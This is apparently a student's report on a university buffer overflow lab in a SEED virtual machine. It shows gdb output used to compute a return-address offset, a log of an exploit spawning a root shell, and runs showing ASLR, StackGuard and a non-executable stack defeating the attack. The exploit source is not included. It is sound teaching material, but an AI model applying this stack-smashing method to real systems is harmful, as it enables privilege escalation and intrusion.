Lab 5 – ECE 1155


Rayan Hassan – 4511021

A buffer overflow happens when a program tries to write data surpassing the maximum capacity of the buffer. This is a vulnerability that allows attackers to crash the program and take control over it. In fact, they can change the address to point at a malicious code and execute it. All of this is possible because of the mixing of buffers and return addresses that results from the overflow. In this lab we will exploit the vulnerability in a program with a buffer overflow.

Task 1

In this task we want to exploit the buffer overflow vulnerability by running a malicious code. A shell is generated after the malicious code which indicates that the attack was successful.


As shown below, the buffer address is 0xbfffea08 and ebp is 0xbfffea28, using that we can calculate the return address. I used offset = ebp+4 – buffer) to RT spray.



```
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea47 '\220' <repeats 36 times>, "\250\352\377\277", '\220' <repeat
s 160 times>...) at stack.c:8
8               strcpy(buffer,str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea08
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea28
gdb-peda$ p/b  0xbfffea28 - 0xbfffea08
Size letters are meaningless in "print" command.
gdb-peda$ p/d  0xbfffea28 - 0xbfffea08
$3 = 32
```


The screenshot below shows the root shell.



```
[04/18/22]seed@VM:~/Desktop$ rm badfile
[04/18/22]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[04/18/22]seed@VM:~/Desktop$ ./exploit
[04/18/22]seed@VM:~/Desktop$ ./stack
# 
```

Task 2

In this task, we want to see what happens if we randomize the address space of the heap and stack.




```
[04/18/22]seed@VM:~/Desktop$ sudo su root
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop# exit
exit
[04/18/22]seed@VM:~/Desktop$ ./stack
Segmentation fault
[04/18/22]seed@VM:~/Desktop$ 
```

We can see that the attack was unsuccessful because the address was randomized. Therefore, the values for ebp and buffer are different from the ones given by the debugger and so we get a segmentation fault.

Task 3

In this task, we disable the randomization and we run the attack using StackGuard (for protection).




```
[04/18/22]seed@VM:~/Desktop$ gcc -o stack -z execstack stack.c
[04/18/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[04/18/22]seed@VM:~/Desktop$ 
```

The attack was unsuccessful with the StackGuard mechanism.

Task 4

Here we execute the attack with the stack marked as non-executable.



```
[04/18/22]seed@VM:~/Desktop$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[04/18/22]seed@VM:~/Desktop$ ./stack
Segmentation fault
[04/18/22]seed@VM:~/Desktop$ 
```

The attack is unsuccessful because the non-executable stack prevents the execution of a code in a stack buffer.

In conclusion, a buffer flow attack is plausible if we have vulnerability in our programs. However, many ways are used to prevent it, like randomizing the address space of the heap and stack. Also, if we use StackGuard mechanism, it can prevent the attack from being executed. Finally, a non-executable stack prevents the execution of a malicious code is the stack buffer.